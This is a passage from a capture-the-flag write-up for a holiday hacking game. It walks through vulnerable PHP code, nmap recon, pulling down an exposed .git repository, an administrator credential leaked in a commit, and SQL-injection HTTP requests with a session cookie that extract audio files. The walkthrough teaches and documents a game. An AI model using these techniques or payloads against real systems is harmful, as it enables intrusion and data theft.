34          # Write a new crash dump to disk
35          processCrashDump($obj['data']);
36      }
37      elseif ($obj['operation'] === "ReadCrashDump") {
38          # Read a crash dump back from disk
39          readCrashdump($obj['data']);
40      }
41  }
42  else {
43      # data key unset
44      die("Fatal error! JSON key 'data' must be set.\n");
45  }
46  function processCrashdump($crashdump) {
47      $basepath = "/var/www/html/docs/";
48      $outputfilename = tempnam($basepath, "crashdump-");
49      unlink($outputfilename);
50
51      $outputfilename = $outputfilename . ".php";
52      $basename = basename($outputfilename);
53
54      $crashdump_encoded = "<?php print('" . json_encode($crashdump, JSON_PRETTY_PRINT)
        ↪  . "');";
55      file_put_contents($outputfilename, $crashdump_encoded);
56
57      print <<<END
58  {
59      "success" : true,
60      "folder" : "docs",
61      "crashdump" : "$basename"
62  }
63
64  END;
65  }
66  function readCrashdump($requestedCrashdump) {
67      $basepath = "/var/www/html/docs/";
68      chdir($basepath);
69
70      if ( ! isset($requestedCrashdump['crashdump'])) {
71          die("Fatal error! JSON key 'crashdump' must be set.\n");
72      }
73
74      if ( substr(strrchr($requestedCrashdump['crashdump'], "."), 1) === "php" ) {
75          die("Fatal error! crashdump value duplicate '.php' extension detected.\n");
```

```
    }
    else {
        require($requestedCrashdump['crashdump'] . '.php');
    }
}

?>
```

The mp3 file is: **discombobulated-audio-6-XyzE3N9YqKNH.mp3**.

(f) The Mobile Analytics Server (post authentication)

A little bit of recon is needed:

Listing 21: Output of nmap command on analytics.nothpolewonderland.com

```
-> $ sudo nmap -sC analytics.northpolewonderland.com
 ↪  1

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 04:09 CET
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.18s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
Not shown: 997 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 5d:5c:37:9c:67:c2:40:94:b0:0c:80:63:d4:ea:80:ae (DSA)
|   2048 f2:25:e1:9f:ff:fd:e3:6e:94:c6:76:fb:71:01:e3:eb (RSA)
|_  256 4c:04:e4:25:7f:a1:0b:8c:12:3c:58:32:0f:dc:51:bd (ECDSA)
25/tcp  open  smtp
|_smtp-commands: nwas.lb.bluewin.ch hello [188.62.74.27], pleased to meet you, AUTH
 ↪  LOGIN PLAIN CRAM-MD5 DIGEST-MD5, SIZE 26214400, ENHANCEDSTATUSCODES, PIPELINING,
 ↪  8BITMIME, OK,
443/tcp open  https
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to
 ↪  name the...
|_    Last commit message: Finishing touches (style, css, etc)
| http-title: Sprusage Usage Reporter!
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Subject Alternative Name: DNS:analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
|_Not valid after:  2017-03-07T17:35:00
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
```

```
30 |_  http/1.1
31
32 Nmap done: 1 IP address (1 host up) scanned in 28.58 seconds
```

A git server has been found, wow cool :) Downloading the entire git repo with wget command: `wget -r --no-parent --reject "index.html*" https://analytics.northpolewonderland.com/.git` Using the `gitk` (git gui) the author searched for interesting commit. A commit shows an admin and password login:

```
------------------------------ test/test_client.rb ------------------------------
index de84d76..ac67d4f 100644
@@ -5,6 +5,8 @@ require 'httparty'
     :field1 => 'value1',
     :field2 => 'value2',
     :field3 => 'value3',
+    :username => 'administrator',
+    :password => 'KeepWatchingTheSkies',
   }.to_json,
   :headers => {
     'Content-Type' => 'application/json',
```

Figure 22: Commit showing administrator credential

After struggling a while, the author found an interesting bug in the file `edit.php`:

```
+    </form>
+<?php
+  }
+  else
+  {
+    $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" . mysqli_
+    if(!$result) {
+      reply(500, "MySQL Error: " . mysqli_error($db));
+      die();
+    }
+    $row = mysqli_fetch_assoc($result);
+
+    # Update the row with the new values
+    $set = [];
+    foreach($row as $name => $value) {
+      print "Checking for $name...<br>";
+      if(isset($_GET[$name])) {
+        print 'Yup!<br>';
+        $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'
+      }
+    }
+
+    $query = "UPDATE `reports` " .
+      "SET " . join($set, ', ') . ' ' .
+      "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
+    print $query;
+
+    $result = mysqli_query($db, $query);
+    if(!$result) {
+      reply(500, "SQL error: " . mysqli_error($db));
+      die();
+    }
```

Figure 23: Code is not checking if the $query parameter is correct

The vulnerability is that in the `foreach`, field are not checked against `mysqli_real_escape_string`, therefore the author can inject a sql query. First the author need to be logged as administrator with credential from database, then create and save a query with the `query.php`:




Figure 24: Saving a query in the database

Then the server gave an id:




Figure 25: Id of the query in the database

Then with this id, the author can modify the query to select all entry from the table audio `select * from audio` when logged as administrator:

Listing 22: Get request to get all audio entry

```
GET /edit.php?id=3a3a1288-a6be-4da9-b070-e611315059d9&name=test&description
=test&query=select * from audio HTTP/1.1
Host: analytics.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://analytics.northpolewonderland.com/edit.php
Cookie: AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4
384f6e7bca04d86e573b965cc9a6549b249496363a00063b71976884152
Connection: close
Upgrade-Insecure-Requests: 1

ID                                   username        filename            mp3

20c216bc-b8b1-11e6-89e1-42010af00008  guest discombobulatedaudio2.mp3
3746d987-b8b1-11e6-89e1-42010af00008  administrator discombobulatedaudio7.mp3
```

To see the result, we must open the `view.php` and search of the id:




Figure 26: Using view to see the result of the injected query

There is a column with name `mp3`, let's try to dump it as base64 with query: `=SELECT TO_BASE64(mp3) FROM audio WHERE id= "3746d987-b8b1-11e6-89e1-42010af00008"`

Listing 23: select to_BASE64(mp3)

```
GET /edit.php?id==3a3a1288-a6be-4da9-b070-e611315059d9&name=test&description=
test&query=SELECT TO_BASE64(mp3) FROM audio WHERE id
= "3746d987-b8b1-11e6-89e1-42010af00008" HTTP/1.1
Host: analytics.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate, br
Referer: https://analytics.northpolewonderland.com/edit.php
Cookie: AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a
4384f6e7bca04d86e573b965cc9a6549b249496363a00063b71976884152
Connection: close
Upgrade-Insecure-Requests: 1
```

And the result:




Figure 27: Retrieve the mp3 base64 encoded

Using python to decode the base64 to a file led to the mp3.
The name of the mp3 file is: **discoambulatedaudio7.mp3**.

(8) What are the name of audio file from each systems ?

Found in the apk **discombobulatedaudio1.mp3**
Found in the analytics server with guest account **discombobulatedaudio2.mp3**
Found in the dungeon game **discombobulatedaudio3.mp3**
Found in the debug server **debug-20161224235959-0.mp3**
Found in the ads server **discombobulatedaudio5.mp3**
Found in the exception server **discombobulated-audio-6-XyzE3N9YqKNH.mp3**
Found in the analytics server **discombobulatedaudio7.mp3**

Part 5: Discombobulated Audio

This part consisted of understanding what to do with those really weird audio file. In the quest, located under a big tree, there is a weird audio machine:




Figure 28: Weird audio machine

It seems that those audio are distorded. Using `audacity` and playing with `tempo`, `speed` and `pitch`, the author was able to hear a sentence: **Father Christmas Santa Claus, Or, as I've always known him, jeff**. Googling this sentence led to a quote of Dr. Who. Using this sentence to the door behind Santa office open the door. Walking up the stairs and found who nabbed Santa: **Dr. Who**

Figure 29: Dr. Who

(9) Who is the villain behind the nefarious plot ?

Dr. Who.

(10) Why had the villain abducted Santa?

Because he want that Star Wars Holiday Special never exist on this planet. h

Figure 30: The End

Here is the end of the story. I had a lot of fun playing this challenge and learn few neat tricks. I would like to thanks all the creators, testers and so on. I wish them happy new year and take care.

Jonathan 'dummys' Borgeaud

Bonus Part 6: Netware Coins

Coins in 2016

1 in fireplace elf house
4 in elf house #2
1 on the roof of elf house #2
1 netware challenge room
1 netware challenge roof
1 in Small tree house
1 outside by the workshop
1 Workshop by the present
1 corridor
1 DfeR room

Coins in 1978

1 behind train room
1 knight in santa office
1 behind holly
1 between two houses
1 tom's tree
1 netwars room
1 hidden in workshop box